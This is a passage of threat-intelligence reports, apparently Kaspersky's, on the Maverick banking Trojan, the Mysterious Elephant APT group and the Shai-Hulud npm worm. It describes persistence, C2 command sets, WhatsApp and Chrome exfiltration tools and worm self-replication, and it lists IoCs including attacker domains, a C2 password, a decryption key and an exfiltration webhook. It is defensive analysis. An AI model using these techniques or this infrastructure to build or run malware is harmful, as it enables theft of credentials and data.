The executable’s namespace name is “ZAP”, a very common word in Brazil to refer to WhatsApp. These files use almost the same obfuscation techniques as the previous examples, but the method’s variable names remain in the source code. The main behavior of this stage is to locate the WhatsApp window in the browser and use WPPConnect to instrument it, causing the infected victim to send messages to their contacts and thus spread again. The file sent depends on the “MaverickBot” executable, which will be discussed in the next section.

Maverick, the banking Trojan

The Maverick Banker comes from a different execution branch than the WhatsApp infector; it is the result of the second Donut shellcode. There are no additional download steps to execute it. This is the main payload of this campaign and is embedded within another encrypted executable named “Maverick Agent,” which performs extended activities on the machine, such as contacting the C2 and keylogging. It is described in the next section.

Upon the initial loading of Maverick Banker, it will attempt to register persistence using the startup folder. At this point, if persistence does not exist, by checking for the existence of a .bat file in the “Startup” directory, it will not only check for the file’s existence but also perform a pattern match to see if the string “for %%” is present, which is part of the initial loading process. If such a file does not exist, it will generate a new “GUID” and remove the first 6 characters. The persistence batch script will then be stored as:

  • “C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\” + “HealthApp-” + GUID + “.bat”.

Next, it will generate the bat command using the hardcoded URL, which in this case is:

  • “hxxps://sorvetenopote.com” + “/api/itbi/startup/” + NEW_GUID.

In the command generation function, it is possible to see the creation of an entirely new obfuscated PowerShell script.

First, it will create a variable named “$URL” and assign it the content passed as a parameter, create a “Net.WebClient” object, and call the “DownloadString.Invoke($URL)” function. Immediately after creating these small commands, it will encode them in base64. In general, the script will create a full obfuscation using functions to automatically and randomly generate blocks in PowerShell. The persistence script reassembles the initial LNK file used to start the infection.

This persistence mechanism seems a bit strange at first glance, as it always depends on the C2 being online. However, it is in fact clever, since the malware would not work without the C2. Thus, saving only the bootstrap .bat file ensures that the entire infection remains in memory. If persistence is achieved, it will start its true function, which is mainly to monitor browsers to check if they open banking pages.

The browsers running on the machine are checked for possible domains accessed on the victim’s machine to verify the web page visited by the victim. The program will use the current foreground window (window in focus) and its PID; with the PID, it will extract the process name. Monitoring will only continue if the victim is using one of the following browsers:

* Chrome
* Firefox
* MS Edge
* Brave
* Internet Explorer
* Specific bank web browser

If any browser from the list above is running, the malware will use UI Automation to extract the title of the currently open tab and use this information with a predefined list of target online banking sites to determine whether to perform any action on them. The list of target banks is compressed with gzip, encrypted using AES-256, and stored as a base64 string. The AES initialization vector (IV) is stored in the first 16 bytes of the decoded base64 data, and the key is stored in the next 32 bytes. The actual encrypted data begins at offset 48.

This encryption mechanism is the same one used by Coyote, a banking Trojan also written in .NET and documented by us in early 2024.

If any of these banks are found, the program will decrypt another PE file using the same algorithm described in the .NET Loader section of this report and will load it as an assembly, calling its entry point with the name of the open bank as an argument. This new PE is called “Maverick.Agent” and contains most of the banking logic for contacting the C2 and extracting data with it.

Maverick Agent

The agent is the binary that will do most of the banker’s work; it will first check if it is running on a machine located in Brazil. To do this, it will check the following constraints:

What each of them does is:

  • IsValidBrazilianTimezone()
    Checks if the current time zone is within the Brazilian time zone range. Brazil has time zones between UTC-5 (-300 min) and UTC-2 (-120 min). If the current time zone is within this range, it returns “true”.
  • IsBrazilianLocale()
    Checks if the current thread’s language or locale is set to Brazilian Portuguese. For example, “pt-BR”, “pt_br”, or any string containing “portuguese” and “brazil”. Returns “true” if the condition is met.
  • IsBrazilianRegion()
    Checks if the system’s configured region is Brazil. It compares region codes like “BR”, “BRA”, or checks if the region name contains “brazil”. Returns “true” if the region is set to Brazil.
  • IsBrazilianDateFormat()
    Checks if the short date format follows the Brazilian standard. The Brazilian format is dd/MM/yyyy. The function checks if the pattern starts with “dd/” and contains “/MM/” or “dd/MM”.

Right after the check, it will enable appropriate DPI support for the operating system and monitor type, ensuring that images are sharp, fit the correct scale (screen zoom), and work well on multiple monitors with different resolutions. Then, it will check for any running persistence, previously created in “C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\”. If more than one file is found, it will delete the others based on “GetCreationTime” and keep only the most recently created one.

C2 communication

Communication uses the WatsonTCP library with SSL tunnels. It utilizes a local encrypted X509 certificate to protect the communication, which is another similarity to the Coyote malware. The connection is made to the host “casadecampoamazonas.com” on port 443. The certificate is exported as encrypted, and the password used to decrypt it is Maverick2025!. After the certificate is decrypted, the client will connect to the server.

For the C2 to work, a specific password must be sent during the first contact. The password used by the agent is “101593a51d9c40fc8ec162d67504e221”. Using this password during the first connection will successfully authenticate the agent with the C2, and it will be ready to receive commands from the operator. The important commands are:

Command Description
INFOCLIENT Returns the information of the agent, which is used to identify it on the C2. The information used is described in the next section.
RECONNECT Disconnect, sleep for a few seconds, and reconnect again to the C2.
REBOOT Reboot the machine
KILLAPPLICATION Exit the malware process
SCREENSHOT Take a screenshot and send it to C2, compressed with gzip
KEYLOGGER Enable the keylogger, capture all locally, and send only when the server specifically requests the logs
MOUSECLICK Do a mouse click, used for the remote connection
KEYBOARDONECHAR Press one char, used for the remote connection
KEYBOARDMULTIPLESCHARS Send multiple characters used for the remote connection
TOOGLEDESKTOP Enable remote connection and send multiple screenshots to the machine when they change (it computes a hash of each screenshot to ensure it is not the same image)
TOOGLEINTERN Get a screenshot of a specific window
GENERATEWINDOWLOCKED Lock the screen using one of the banks’ home pages.
LISTALLHANDLESOPENEDS Send all open handles to the server
KILLPROCESS Kill some process by using its handle
CLOSEHANDLE Close a handle
MINIMIZEHANDLE Minimize a window using its handle
MAXIMIZEHANDLE Maximize a window using its handle
GENERATEWINDOWREQUEST Generate a phishing window asking for the victim’s credentials used by banks
CANCELSCREENREQUEST Disable the phishing window

Agent profile info

In the “INFOCLIENT” command, the information sent to the C2 is as follows:

  • Agent ID: A SHA256 hash of all primary MAC addresses used by all interfaces
  • Username
  • Hostname
  • Operating system version
  • Client version (no value)
  • Number of monitors
  • Home page (home): “home” indicates which bank’s home screen should be used, sent before the Agent is decrypted by the banking application monitoring routine.
  • Screen resolution

Conclusion

According to our telemetry, all victims were in Brazil, but the Trojan has the potential to spread to other countries, as an infected victim can send it to another location. Even so, the malware is designed to target only Brazilians at the moment.
It is evident that this threat is very sophisticated and complex; the entire execution chain is relatively new, but the final payload has many code overlaps and similarities with the Coyote banking Trojan, which we documented in 2024. However, some of the techniques are not exclusive to Coyote and have been observed in other low-profile banking Trojans written in .NET. The agent’s structure is also different from how Coyote operated; it did not use this architecture before.
It is very likely that Maverick is a new banking Trojan using shared code from Coyote, which may indicate that the developers of Coyote have completely refactored and rewritten a large part of their components.
This is one of the most complex infection chains we have ever detected, designed to load a banking Trojan. It has infected many people in Brazil, and its worm-like nature allows it to spread exponentially by exploiting a very popular instant messenger. The impact is enormous. Furthermore, it demonstrates the use of AI in the code-writing process, specifically in certificate decryption, which may also indicate the involvement of AI in the overall code development. Maverick works like any other banking Trojan, but the worrying aspects are its delivery method and its significant impact.
We have detected the entire infection chain since day one, preventing victim infection from the initial LNK file. Kaspersky products detect this threat with the verdict HEUR:Trojan.Multi.Powenot.a and HEUR:Trojan-Banker.MSIL.Maverick.gen.

IoCs

Dominio IP ASN
casadecampoamazonas[.]com 181.41.201.184 212238
sorvetenopote[.]com 77.111.101.169 396356

Mysterious Elephant: a growing threat

Introduction

Mysterious Elephant is a highly active advanced persistent threat (APT) group that we at Kaspersky GReAT discovered in 2023. It has been consistently evolving and adapting its tactics, techniques, and procedures (TTPs) to stay under the radar. With a primary focus on targeting government entities and foreign affairs sectors in the Asia-Pacific region, the group has been using a range of sophisticated tools and techniques to infiltrate and exfiltrate sensitive information. Notably, Mysterious Elephant has been exploiting WhatsApp communications to steal sensitive data, including documents, pictures, and archive files.

The group’s latest campaign, which began in early 2025, reveals a significant shift in their TTPs, with an increased emphasis on using new custom-made tools as well as customized open-source tools, such as BabShell and MemLoader modules, to achieve their objectives. In this report, we will delve into the history of Mysterious Elephant’s attacks, their latest tactics and techniques, and provide a comprehensive understanding of this threat.

Additional information about this threat is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

The emergence of Mysterious Elephant

Mysterious Elephant is a threat actor we’ve been tracking since 2023. Initially, its intrusions resembled those of the Confucius threat actor. However, further analysis revealed a more complex picture. We found that Mysterious Elephant’s malware contained code from multiple APT groups, including Origami Elephant, Confucius, and SideWinder, which suggested deep collaboration and resource sharing between teams. Notably, our research indicates that the tools and code borrowed from the aforementioned APT groups were previously used by their original developers, but have since been abandoned or replaced by newer versions. However, Mysterious Elephant has not only adopted these tools, but also continued to maintain, develop, and improve them, incorporating the code into their own operations and creating new, advanced versions. The actor’s early attack chains featured distinctive elements, such as remote template injections and exploitation of CVE-2017-11882, followed by the use of a downloader called “Vtyrei”, which was previously connected to Origami Elephant and later abandoned by this group. Over time, Mysterious Elephant has continued to upgrade its tools and expanded its operations, eventually earning its designation as a previously unidentified threat actor.

Latest campaign

The group’s latest campaign, which was discovered in early 2025, reveals a significant shift in their TTPs. They are now using a combination of exploit kits, phishing emails, and malicious documents to gain initial access to their targets. Once inside, they deploy a range of custom-made and open-source tools to achieve their objectives. In the following sections, we’ll delve into the latest tactics and techniques used by Mysterious Elephant, including their new tools, infrastructure, and victimology.

Spear phishing

Mysterious Elephant has started using spear phishing techniques to gain initial access. Phishing emails are tailored to each victim and are convincingly designed to mimic legitimate correspondence. The primary targets of this APT group are countries in the South Asia (SA) region, particularly Pakistan. Notably, this APT organization shows a strong interest and inclination towards diplomatic institutions, which is reflected in the themes covered by the threat actor’s spear phishing emails, as seen in bait attachments.

Spear phishing email used by Mysterious Elephant

Spear phishing email used by Mysterious Elephant

For example, the decoy document above concerns Pakistan’s application for a non-permanent seat on the United Nations Security Council for the 2025–2026 term.

Malicious tools

Mysterious Elephant’s toolkit is a noteworthy aspect of their operations. The group has switched to using a variety of custom-made and open-source tools instead of employing known malware to achieve their objectives.

PowerShell scripts

The threat actor uses PowerShell scripts to execute commands, deploy additional payloads, and establish persistence. These scripts are loaded from C2 servers and often use legitimate system administration tools, such as curl and certutil, to download and execute malicious files.

Malicious PowerShell script seen in Mysterious Elephant's 2025 attacks

Malicious PowerShell script seen in Mysterious Elephant’s 2025 attacks

For example, the script above is used to download the next-stage payload and save it as ping.exe. It then schedules a task to execute the payload and send the results back to the C2 server. The task is set to run automatically in response to changes in the network profile, ensuring persistence on the compromised system. Specifically, it is triggered by network profile-related events (Microsoft-Windows-NetworkProfile/Operational), which can indicate a new network connection. A four-hour delay is configured after the event, likely to help evade detection.

BabShell

One of the most recent tools used by Mysterious Elephant is BabShell. This is a reverse shell tool written in C++ that enables attackers to connect to a compromised system. Upon execution, it gathers system information, including username, computer name, and MAC address, to identify the machine. The malware then enters an infinite loop of performing the following steps:

  1. It listens for and receives commands from the attacker-controlled C2 server.
  2. For each received command, BabShell creates a separate thread to execute it, allowing for concurrent execution of multiple commands.
  3. The output of each command is captured and saved to a file named output_[timestamp].txt, where [timestamp] is the current time. This allows the attacker to review the results of the commands.
  4. The contents of the output_[timestamp].txt file are then transmitted back to the C2 server, providing the attacker with the outcome of the executed commands and enabling them to take further actions, for instance, deploy a next-stage payload or execute additional malicious instructions.

BabShell uses the following commands to execute command-line instructions and additional payloads it receives from the server:

Customized open-source tools

One of the latest modules used by Mysterious Elephant and loaded by BabShell is MemLoader HidenDesk.

MemLoader HidenDesk is a reflective PE loader that loads and executes malicious payloads in memory. It uses encryption and compression to evade detection.

MemLoader HidenDesk operates in the following manner:

  1. The malware checks the number of active processes and terminates itself if there are fewer than 40 processes running — a technique used to evade sandbox analysis.
  2. It creates a shortcut to its executable and saves it in the autostart folder, ensuring it can restart itself after a system reboot.
  3. The malware then creates a hidden desktop named “MalwareTech_Hidden” and switches to it, providing a covert environment for its activities. This technique is borrowed from an open-source project on GitHub.
  4. Using an RC4-like algorithm with the key D12Q4GXl1SmaZv3hKEzdAhvdBkpWpwcmSpcD, the malware decrypts a block of data from its own binary and executes it in memory as a shellcode. The shellcode’s sole purpose is to load and execute a PE file, specifically a sample of the commercial RAT called “Remcos” (MD5: 037b2f6233ccc82f0c75bf56c47742bb).

Another recent loader malware used in the latest campaign is MemLoader Edge.

MemLoader Edge is a malicious loader that embeds a sample of the VRat backdoor, utilizing encryption and evasion techniques.

It operates in the following manner:

  1. The malware performs a network connectivity test by attempting to connect to the legitimate website bing.com:445, which is likely to fail since the 445 port is not open on the server side. If the test were to succeed, suggesting that the loader is possibly in an emulation or sandbox environment, the malware would drop an embedded picture on the machine and display a popup window with three unresponsive mocked-up buttons, then enter an infinite loop. This is done to complicate detection and analysis.
  2. If the connection attempt fails, the malware iterates through a 1016-byte array to find the correct XOR keys for decrypting the embedded PE file in two rounds. The process continues until the decrypted data matches the byte sequence of MZ\x90, indicating that the real XOR keys are found within the array.
  3. If the malware is unable to find the correct XOR keys, it will display the same picture and popup window as before, followed by a message box containing an error message after the window is closed.
  4. Once the PE file is successfully decrypted, it is loaded into memory using reflective loading techniques. The decrypted PE file is based on the open-source RAT vxRat, which is referred to as VRat due to the PDB string found in the sample:
    C:\Users\admin\source\repos\vRat_Client\Release\vRat_Client.pdb

WhatsApp-specific exfiltration tools

Spying on WhatsApp communications is a key aspect of the exfiltration modules employed by Mysterious Elephant. They are designed to steal sensitive data from compromised systems. The attackers have implemented WhatsApp-specific features into their exfiltration tools, allowing them to target files shared through the WhatsApp application and exfiltrate valuable information, including documents, pictures, archive files, and more. These modules employ various techniques, such as recursive directory traversal, XOR decryption, and Base64 encoding, to evade detection and upload the stolen data to the attackers’ C2 servers.

  • Uplo Exfiltrator

The Uplo Exfiltrator is a data exfiltration tool that targets specific file types and uploads them to the attackers’ C2 servers. It uses a simple XOR decryption to deobfuscate C2 domain paths and employs a recursive depth-first directory traversal algorithm to identify valuable files. The malware specifically targets file types that are likely to contain potentially sensitive data, including documents, spreadsheets, presentations, archives, certificates, contacts, and images. The targeted file extensions include .TXT, .DOC, .DOCX, .PDF, .XLS, .XLSX, .CSV, .PPT, .PPTX, .ZIP, .RAR, .7Z, .PFX, .VCF, .JPG, .JPEG, and .AXX.

  • Stom Exfiltrator

The Stom Exfiltrator is a commonly used exfiltration tool that recursively searches specific directories, including the “Desktop” and “Downloads” folders, as well as all drives except the C drive, to collect files with predefined extensions. Its latest variant is specifically designed to target files shared through the WhatsApp application. This version uses a hardcoded folder path to locate and exfiltrate such files:

%AppData%\\Packages\\xxxxx.WhatsAppDesktop_[WhatsApp ID]\\LocalState\\Shared\\transfers\\

The targeted file extensions include .PDF, .DOCX, .TXT, .JPG, .PNG, .ZIP, .RAR, .PPTX, .DOC, .XLS, .XLSX, .PST, and .OST.

  • ChromeStealer Exfiltrator

The ChromeStealer Exfiltrator is another exfiltration tool used by Mysterious Elephant that targets Google Chrome browser data, including cookies, tokens, and other sensitive information. It searches specific directories within the Chrome user data of the most recently used Google Chrome profile, including the IndexedDB directory and the “Local Storage” directory. The malware uploads all files found in these directories to the attacker-controlled C2 server, potentially exposing sensitive data like chat logs, contacts, and authentication tokens. The response from the C2 server suggests that this tool was also after stealing files related to WhatsApp. The ChromeStealer Exfiltrator employs string obfuscation to evade detection.

Infrastructure

Mysterious Elephant’s infrastructure is a network of domains and IP addresses. The group has been using a range of techniques, including wildcard DNS records, to generate unique domain names for each request. This makes it challenging for security researchers to track and monitor their activities. The attackers have also been using virtual private servers (VPS) and cloud services to host their infrastructure. This allows them to easily scale and adapt their operations to evade detection. According to our data, this APT group has utilized the services of numerous VPS providers in their operations. Nevertheless, our analysis of the statistics has revealed that Mysterious Elephant appears to have a preference for certain VPS providers.

VPS providers most commonly used by Mysterious Elephant (download)

Victimology

Mysterious Elephant’s primary targets are government entities and foreign affairs sectors in the Asia-Pacific region. The group has been focusing on Pakistan, Bangladesh, and Sri Lanka, with a lower number of victims in other countries. The attackers have been using highly customized payloads tailored to specific individuals, highlighting their sophistication and focus on targeted attacks.

The group’s victimology is characterized by a high degree of specificity. Attackers often use personalized phishing emails and malicious documents to gain initial access. Once inside, they employ a range of tools and techniques to escalate privileges, move laterally, and exfiltrate sensitive information.

  • Most targeted countries: Pakistan, Bangladesh, Afghanistan, Nepal and Sri Lanka

Countries targeted most often by Mysterious Elephant (download)

  • Primary targets: government entities and foreign affairs sectors

Industries most targeted by Mysterious Elephant (download)

Conclusion

In conclusion, Mysterious Elephant is a highly sophisticated and active Advanced Persistent Threat group that poses a significant threat to government entities and foreign affairs sectors in the Asia-Pacific region. Through their continuous evolution and adaptation of tactics, techniques, and procedures, the group has demonstrated the ability to evade detection and infiltrate sensitive systems. The use of custom-made and open-source tools, such as BabShell and MemLoader, highlights their technical expertise and willingness to invest in developing advanced malware.

The group’s focus on targeting specific organizations, combined with their ability to tailor their attacks to specific victims, underscores the severity of the threat they pose. The exfiltration of sensitive information, including documents, pictures, and archive files, can have significant consequences for national security and global stability.

To counter the Mysterious Elephant threat, it is essential for organizations to implement robust security measures, including regular software updates, network monitoring, and employee training. Additionally, international cooperation and information sharing among cybersecurity professionals, governments, and industries are crucial in tracking and disrupting the group’s activities.

Ultimately, staying ahead of Mysterious Elephant and other APT groups requires a proactive and collaborative approach to cybersecurity. By understanding their TTPs, sharing threat intelligence, and implementing effective countermeasures, we can reduce the risk of successful attacks and protect sensitive information from falling into the wrong hands.

Indicators of compromise

More IoCs are available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

File hashes

Malicious documents
c12ea05baf94ef6f0ea73470d70db3b2 M6XA.rar
8650fff81d597e1a3406baf3bb87297f 2025-013-PAK-MoD-Invitation_the_UN_Peacekeeping.rar

MemLoader HidenDesk
658eed7fcb6794634bbdd7f272fcf9c6 STI.dll
4c32e12e73be9979ede3f8fce4f41a3a STI.dll

MemLoader Edge
3caaf05b2e173663f359f27802f10139 Edge.exe, debugger.exe, runtime.exe
bc0fc851268afdf0f63c97473825ff75

BabShell
85c7f209a8fa47285f08b09b3868c2a1
f947ff7fb94fa35a532f8a7d99181cf1

Uplo Exfiltrator
cf1d14e59c38695d87d85af76db9a861 SXSHARED.dll

Stom Exfiltrator
ff1417e8e208cadd55bf066f28821d94
7ee45b465dcc1ac281378c973ae4c6a0 ping.exe
b63316223e952a3a51389a623eb283b6 ping.exe
e525da087466ef77385a06d969f06c81
78b59ea529a7bddb3d63fcbe0fe7af94

ChromeStealer Exfiltrator
9e50adb6107067ff0bab73307f5499b6 WhatsAppOB.exe

Domains/IPs

hxxps://storycentral[.]net
hxxp://listofexoticplaces[.]com
hxxps://monsoonconference[.]com
hxxp://mediumblog[.]online:4443
hxxp://cloud.givensolutions[.]online:4443
hxxp://cloud.qunetcentre[.]org:443
solutions.fuzzy-network[.]tech
pdfplugins[.]com
file-share.officeweb[.]live
fileshare-avp.ddns[.]net
91.132.95[.]148
62.106.66[.]80
158.255.215[.]45

Massive npm infection: the Shai-Hulud worm and patient zero

Introduction

The modern development world is almost entirely dependent on third-party modules. While this certainly speeds up development, it also creates a massive attack surface for end users, since anyone can create these components. It is no surprise that malicious modules are becoming more common. When a single maintainer account for popular modules or a single popular dependency is compromised, it can quickly turn into a supply chain attack. Such compromises are now a frequent attack vector trending among threat actors. In the last month alone, there have been two major incidents that confirm this interest in creating malicious modules, dependencies, and packages. We have already discussed the recent compromise of popular npm packages. September 16, 2025 saw reports of a new wave of npm package infections, caused by the self-propagating malware known as Shai-Hulud.

Shai-Hulud is designed to steal sensitive data, expose private repositories of organizations, and hijack victim credentials to infect other packages and spread on. Over 500 packages were infected in this incident, including one with more than two million weekly downloads. As a result, developers who integrated these malicious packages into their projects risk losing sensitive data, and their own libraries could become infected with Shai-Hulud. This self-propagating malware takes over accounts and steals secrets to create new infected modules, spreading the threat along the dependency chain.

Technical details

The worm’s malicious code executes when an infected package is installed. It then publishes infected releases to all packages the victim has update permissions for.

Once the infected package is installed from the npm registry on the victim’s system, a special command is automatically executed. This command launches a malicious script over 3 MB in size named bundle.js, which contains several legitimate, open-source work modules.

Key modules within bundle.js include:

  • Library for interacting with AWS cloud services
  • GCP module that retrieves metadata from the Google Cloud Platform environment
  • Functions for TruffleHog, a tool for scanning various data sources to find sensitive information, specifically secrets
  • Tool for interacting with the GitHub API

The JavaScript file also contains network utilities for data transfer and the main operational module, Shai-Hulud.

The worm begins its malicious activity by collecting information about the victim’s operating system and checking for an npm token and authenticated GitHub user token in the environment. If a valid GitHub token is not present, bundle.js will terminate. A distinctive feature of Shai-Hulud is that most of its functionality is geared toward Linux and macOS systems: almost all malicious actions are performed exclusively on these systems, with the exception of using TruffleHog to find secrets.

Exfiltrating secrets

After passing the checks, the malware uses the token mentioned earlier to get information about the current GitHub user. It then runs the extraction function, which creates a temporary executable bash script at /tmp/processor.sh and runs it as a separate process, passing the token as an argument. Below is the extraction function, with strings and variable names modified for readability since the original source code was illegible.

The extraction function, formatted for readability

The extraction function, formatted for readability

The bash script is designed to communicate with the GitHub API and collect secrets from the victim’s repository in an unconventional way. First, the script checks if the token has the necessary permissions to create branches and work with GitHub Actions. If it does, the script gets a list of all the repositories the user can access from 2025. In each of these, it creates a new branch named shai-hulud and uploads a shai-hulud-workflow.yml workflow, which is a configuration file for describing GitHub Actions workflows. These files are automation scripts that are triggered in GitHub Actions whenever changes are made to a repository. The Shai-Hulud workflow activates on every push.

The malicious workflow configuration

The malicious workflow configuration

This file collects secrets from the victim’s repositories and forwards them to the attackers’ server. Before being sent, the confidential data is encoded twice with Base64.

This unusual method for data collection is designed for a one-time extraction of secrets from a user’s repositories. However, it poses a threat not only to Shai-Hulud victims but also to ordinary researchers. If you search for “shai-hulud” on GitHub, you will find numerous repositories that have been compromised by the worm.

Open GitHub repositories compromised by Shai-Hulud

Open GitHub repositories compromised by Shai-Hulud

The main bundle.js script then requests a list of all organizations associated with the victim and runs the migration function for each one. This function also runs a bash script, but in this case, it saves it to /tmp/migrate-repos.sh, passing the organization name, username, and token as parameters for further malicious activity.

The bash script automates the migration of all private and internal repositories from the specified GitHub organization to the user’s account, making them public. The script also uses the GitHub API to copy the contents of the private repositories as mirrors.

We believe these actions are intended for the automated theft of source code from the private repositories of popular communities and organizations. For example, the well-known company CrowdStrike was caught in this wave of infections.

The worm’s self-replication

After running operations on the victim’s GitHub, the main bundle.js script moves on to its next crucial stage: self-replication. First, the script gets a list of the victim’s 20 most downloaded packages. To do this, it performs a search query with the username from the previously obtained npm token:

https://registry.npmjs.org/-/v1/search?text=maintainer:{%user_details%}&size=20

Next, for each of the packages it finds, it calls the updatePackage function. This function first attempts to download the tarball version of the package (a .TAR archive). If it exists, a temporary directory named npm-update-{target_package_name} is created. The tarball version of the package is saved there as package.tgz, then unpacked and modified as follows:

  • The malicious bundle.js is added to the original package.
  • A postinstall command is added to the package.json file (which is used in Node.js projects to manage dependencies and project metadata). This command is configured to execute the malicious script via node bundle.js.
  • The package version number is incremented by 1.

The modified package is then re-packed and published to npm as a new version with the npm publish command. After this, the temporary directory for the package is cleared.

The updatePackage function, formatted for readability

The updatePackage function, formatted for readability

Uploading secrets to GitHub

Next, the worm uses the previously mentioned TruffleHog utility to harvest secrets from the target system. It downloads the latest version of the utility from the original repository for the specific operating system type using the following link:

https://github.com/trufflesecurity/trufflehog/releases/download/{utility version}/{OS-specific file}

The worm also uses modules for AWS and Google Cloud Platform (GCP) to scan for secrets. The script then aggregates the collected data into a single object and creates a repository named “Shai-Hulud” in the victim’s profile. It then uploads the collected information to this repository as a data.json file.

Below is a list of data formats collected from the victim’s system and uploaded to GitHub:

{
 "application": {
  "name": "",
  "version": "",
  "description": ""
 },
 "system": {
  "platform": "",
  "architecture": "",
  "platformDetailed": "",
  "architectureDetailed": ""
 },
 "runtime": {
  "nodeVersion": "",
  "platform": "",
  "architecture": "",
  "timestamp": ""
 },
 "environment": {
 },
 "modules": {
  "github": {
   "authenticated": false,
   "token": "",
   "username": {}
  },
  "aws": {
   "secrets": []
  },
  "gcp": {
   "secrets": []
  },
  "truffleHog": {
   "available": false,
   "installed": false,
   "version": "",
   "platform": "",
   "results": [
    {}
   ]
  },
  "npm": {
   "token": "",
   "authenticated": true,
   "username": ""
  }
 }
}

Infection characteristics

A distinctive characteristic of the modified packages is that they contain an archive named package.tar. This is worth noting because packages usually contain an archive with a name that matches the package itself.

Through our research, we were able to identify the first package from which Shai-Hulud began to spread, thanks to a key difference. As we mentioned earlier, after infection, a postinstall command to execute the malicious script, node bundle.js, is written to the package.json file. This command typically runs immediately after installation. However, we discovered that one of the infected packages listed the same command as a preinstall command, meaning it ran before the installation. This package was ngx-bootstrap version 18.1.4. We believe this was the starting point for the spread of this infection. This hypothesis is further supported by the fact that the archive name in the first infected version of this package differed from the name characteristic of later infected packages (package.tar).

While investigating different packages, we noticed that in some cases, a single package contained multiple versions with malicious code. This was likely possible because the infection spread to all maintainers and contributors of packages, and the malicious code was then introduced from each of their accounts.

Infected libraries and CrowdStrike

The rapidly spreading Shai-Hulud worm has infected many popular libraries that organizations and developers use daily. Shai-Hulud has infected over 500 popular packages in recent days, including libraries from the well-known company CrowdStrike.
Among the infected libraries were the following:

  • @crowdstrike/commitlint versions 8.1.1, 8.1.2
  • @crowdstrike/falcon-shoelace versions 0.4.1, 0.4.2
  • @crowdstrike/foundry-js versions 0.19.1, 0.19.2
  • @crowdstrike/glide-core versions 0.34.2, 0.34.3
  • @crowdstrike/logscale-dashboard versions 1.205.1, 1.205.2
  • @crowdstrike/logscale-file-editor versions 1.205.1, 1.205.2
  • @crowdstrike/logscale-parser-edit versions 1.205.1, 1.205.2
  • @crowdstrike/logscale-search versions 1.205.1, 1.205.2
  • @crowdstrike/tailwind-toucan-base versions 5.0.1, 5.0.2

But the event that has drawn significant attention to this spreading threat was the infection of the @ctrl/tinycolor library, which is downloaded by over two million users every week.

As mentioned above, the malicious script exposes an organization’s private repositories, posing a serious threat to their owners, as this creates a risk of exposing the source code of their libraries and products, among other things, and leading to an even greater loss of data.

Prevention and protection

To protect against this type of infection, we recommend using a specialized solution for monitoring open-source components. Kaspersky maintains a continuous feed of compromised packages and libraries, which can be used to secure your supply chain and protect development from similar threats.

For personal devices, we recommend Kaspersky Premium, which provides multi-layered protection to prevent and neutralize infection threats. Our solution can also restore the device’s functionality if it’s infected with malware.

For corporate devices, we advise implementing a comprehensive solution like Kaspersky Next, which allows you to build a flexible and effective security system. This product line provides threat visibility and real-time protection, as well as EDR and XDR capabilities for investigation and response. It is suitable for organizations of any scale or industry.

Kaspersky products detect the Shai-Hulud threat as HEUR:Worm.Script.Shulud.gen.

In the event of a Shai-Hulud infection, and as a proactive response to the spreading threat, we recommend taking the following measures across your systems and infrastructure:

  • Use a reliable security solution to conduct a full system scan.
  • Audit your GitHub repositories:
    • Check for repositories named shai-hulud.
    • Look for non-trivial or unknown branches, pull requests, and files.
    • Audit GitHub Actions logs for strings containing shai-hulud.
  • Reissue npm and GitHub tokens, cloud keys (specifically for AWS and Google Cloud Platform), and rotate other secrets.
  • Clear the cache and inventory your npm modules: check for malicious ones and roll back versions to clean ones.
  • Check for indicators of compromise, such as files in the system or network artifacts.

Indicators of compromise

Files:
bundle.js
shai-hulud-workflow.yml

Strings:
shai-hulud

Hashes:
C96FBBE010DD4C5BFB801780856EC228
78E701F42B76CCDE3F2678E548886860

Network artifacts:
https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7

Compromised packages:
@ahmedhfarag/ngx-perfect-scrollbar
@ahmedhfarag/ngx-virtual-scroller
@art-ws/common
@art-ws/config-eslint
@art-ws/config-ts
@art-ws/db-context
@art-ws/di
@art-ws/di-node
@art-ws/eslint
@art-ws/fastify-http-server
@art-ws/http-server
@art-ws/openapi
@art-ws/package-base
@art-ws/prettier
@art-ws/slf
@art-ws/ssl-info
@art-ws/web-app
@basic-ui-components-stc/basic-ui-components
@crowdstrike/commitlint
@crowdstrike/falcon-shoelace
@crowdstrike/foundry-js
@crowdstrike/glide-core
@crowdstrike/logscale-dashboard
@crowdstrike/logscale-file-editor
@crowdstrike/logscale-parser-edit
@crowdstrike/logscale-search
@crowdstrike/tailwind-toucan-base
@ctrl/deluge
@ctrl/golang-template
@ctrl/magnet-link
@ctrl/ngx-codemirror
@ctrl/ngx-csv
@ctrl/ngx-emoji-mart
@ctrl/ngx-rightclick
@ctrl/qbittorrent
@ctrl/react-adsense
@ctrl/shared-torrent
@ctrl/tinycolor
@ctrl/torrent-file
@ctrl/transmission
@ctrl/ts-base32
@nativescript-community/arraybuffers
@nativescript-community/gesturehandler
@nativescript-community/perms
@nativescript-community/sentry
@nativescript-community/sqlite
@nativescript-community/text
@nativescript-community/typeorm
@nativescript-community/ui-collectionview
@nativescript-community/ui-document-picker
@nativescript-community/ui-drawer
@nativescript-community/ui-image
@nativescript-community/ui-label
@nativescript-community/ui-material-bottom-navigation
@nativescript-community/ui-material-bottomsheet
@nativescript-community/ui-material-core
@nativescript-community/ui-material-core-tabs
@nativescript-community/ui-material-ripple
@nativescript-community/ui-material-tabs
@nativescript-community/ui-pager
@nativescript-community/ui-pulltorefresh
@nstudio/angular
@nstudio/focus
@nstudio/nativescript-checkbox
@nstudio/nativescript-loading-indicator
@nstudio/ui-collectionview
@nstudio/web
@nstudio/web-angular
@nstudio/xplat
@nstudio/xplat-utils
@operato/board
@operato/data-grist
@operato/graphql
@operato/headroom
@operato/help
@operato/i18n
@operato/input
@operato/layout
@operato/popup
@operato/pull-to-refresh
@operato/shell
@operato/styles
@operato/utils
@teselagen/bio-parsers
@teselagen/bounce-loader
@teselagen/file-utils
@teselagen/liquibase-tools
@teselagen/ove
@teselagen/range-utils
@teselagen/react-list
@teselagen/react-table
@teselagen/sequence-utils
@teselagen/ui
@thangved/callback-window
@things-factory/attachment-base
@things-factory/auth-base
@things-factory/email-base
@things-factory/env
@things-factory/integration-base
@things-factory/integration-marketplace
@things-factory/shell
@tnf-dev/api
@tnf-dev/core
@tnf-dev/js
@tnf-dev/mui
@tnf-dev/react
@ui-ux-gang/devextreme-angular-rpk
